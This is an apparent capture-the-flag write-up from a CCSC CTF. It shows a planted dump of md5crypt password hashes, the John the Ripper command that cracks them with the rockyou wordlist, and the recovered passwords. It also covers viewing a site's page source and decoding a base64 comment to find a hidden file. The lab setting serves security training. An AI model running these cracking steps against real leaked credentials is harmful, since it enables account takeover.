
CCSC CTF

FLAG 6

USE THE MESSAGE FROM THE PREVIOUS CHALLENGE



```
To improve security I moved what was here to the safe at 873b3022fe28d0be6a5bde152fe15e8a/

-N
```




Welcome to SAFE

A "Safe" place for your files!


```
[TOP SECRET]
>> I was assured that these would be safe here in the SAFE, I should move them though.
Please find yours and let me know so I can delete it thanks.
-N
-----[ DUMP FROM L0lG4m3z BASE ]-----

   $1$ccsc$WQBq3AHI81S5uaxskDmIG.
   $1$ctf$hEsrb.RoWucO4xH0RVDo0/
   $1$ccsc$5LmqFXurdgieqv2JgXwyJ1
```

COPY AND PASTE TO FILE




```
$1$ccsc$WQBq3AHI81S5uaxskDmIG.
$1$ctf$hEsrb.RoWucO4xH0RVDo0/
$1$ccsc$5LmqFXurdgieqv2JgXwyJ1
$1$lolgamez$SxbfcOJuQxYVKKHi8qjvF/
$1$salty$m5yPbF1tzooeZMxzUg2Wq1
CCSCFLAG6
{
$1$flag$1u0YR.OuEY9gimPAKDgCK/
_
$1$flag$w8/3ojxTPO2PCrKUQc9Bf.
_
$1$flag$DEKCxzyI3NeUv8BYna/IV0
}
$1$pass$upgDQOYg2QJg753Pb/GGO/
$1$pass$U4G4n4AO2JHoLWP2Kk0A31
$1$salty$II5gYfD6xcojWh4P88uKd0
$1$ctf$vssjhbALMREbWk1tL8dir0
$1$lolgamez$0JAgyF.xi4AxJMZNlcCpQ1
$1$ccsc$5BChe1j.GMqHiQ3uRtFhX1
$1$lolgamez$6GYjYTrm5veHZiRMMIhZW0
$1$hash$mGZ44M8jvjj7U14dfylfi1
```

CRACK WITH JOHN




```
crazyeights@es-base:~$ john --wordlist=lists/rockyou.txt -rules crackme_hashes
Warning: detected hash type "md5crypt", but the string is also recognized as "md
5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type inst
ead
Using default input encoding: UTF-8
Loaded 16 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and va
riants) [MD5 256/256 AVX2 8x3])
Remaining 9 password hashes with 6 different salts
Will run 16 OpenMP threads
```



```
crazyeights@es-base:~$ john --show crackme_hashes
?:Fun
?:john
?:flagsrule!
?:Darth_Vader
?:capturetheflag
?:ironman!
?:iambatman

7 password hashes cracked, 9 left
crazyeights@es-base:~$
```


CRACK WITH JOHN



```
crazyeights@es-base:~$ tail -n6 .john/john.pot
$1$flag$w8/3ojxTPO2PCrKUQc9Bf.:john
$1$ccsc$5BChe1j.GMqHiQ3uRtFhX1:iambatman
$1$lolgamez$0JAgyF.xi4AxJMZNlcCpQ1:ironman!
$1$flag$DEKCxzyI3NeUv8BYna/IV0:flagsrule!
$1$ctf$vssjhbALMREbWk1tL8dir0:capturetheflag
$1$pass$U4G4n4AO2JHoLWP2Kk0A31:Darth_Vader
crazyeights@es-base:~$ 
```

CCSC CTF


HARDER 2 OF 2




lolgamez

Game of the Year

Transferring data from 18.217.148.239...


view-source:http://18.217.148.239/games/
Exploit-DB
Binder - Analysis and e...
NVD - Search and Stati...
CyberChef
The Witcher 3: One ho...
Understanding Docker ...
Module 20 - Red Teami...
Free Bulma templates
GTFOBins

```
 ¶¶   ¶¶¶¶¶¶¶¶¶¶¶      ¶¶        ¶¶     ¶¶
 ¶               ¶        ¶¶¶¶¶¶¶       ¶¶
 ¶¶              ¶                     ¶¶
  ¶   ¶¶¶¶¶¶¶¶¶¶¶¶                   ¶¶
  ¶¶           ¶  ¶¶                ¶¶
  ¶¶¶¶¶¶¶¶¶¶¶¶    ¶¶            ¶¶
                  ¶¶¶¶¶¶¶¶¶¶¶




-->






<!--
                  ¶¶¶¶¶¶¶¶¶¶¶¶
                 ¶¶            ¶¶
   ¶¶¶¶¶        ¶¶                ¶¶
   ¶     ¶     ¶¶      ¶¶    ¶¶     ¶¶
    ¶     ¶    ¶¶       ¶¶    ¶¶      ¶¶
     ¶    ¶   ¶¶        ¶¶    ¶¶      ¶¶
      ¶   ¶   ¶                         ¶¶
    ¶¶¶¶¶¶¶¶¶¶¶¶                         ¶¶
   ¶            ¶    ¶¶            ¶¶    ¶¶
  ¶¶            ¶    ¶¶            ¶¶    ¶¶
 ¶¶   ¶¶¶¶¶¶¶¶¶¶¶      ¶¶        ¶¶     ¶¶
 ¶               ¶       ¶¶¶¶¶¶¶       ¶¶
 ¶¶              ¶                    ¶¶
  ¶   ¶¶¶¶¶¶¶¶¶¶¶¶                   ¶¶
  ¶¶           ¶  ¶¶                ¶¶
  ¶¶¶¶¶¶¶¶¶¶¶¶    ¶¶            ¶¶
                  ¶¶¶¶¶¶¶¶¶¶¶




-->










<!---TXkgbGF0ZXN0IGFydCBpbnN0YWxsYXRpb246IGdhbWVzL2Vhc3lfcGVlenlfbGVtb25fc3F1ZWV6eS50eHQ=-->

</body>
</html>
```



From Base64

Alphabet
A-Za-z0-9+/=

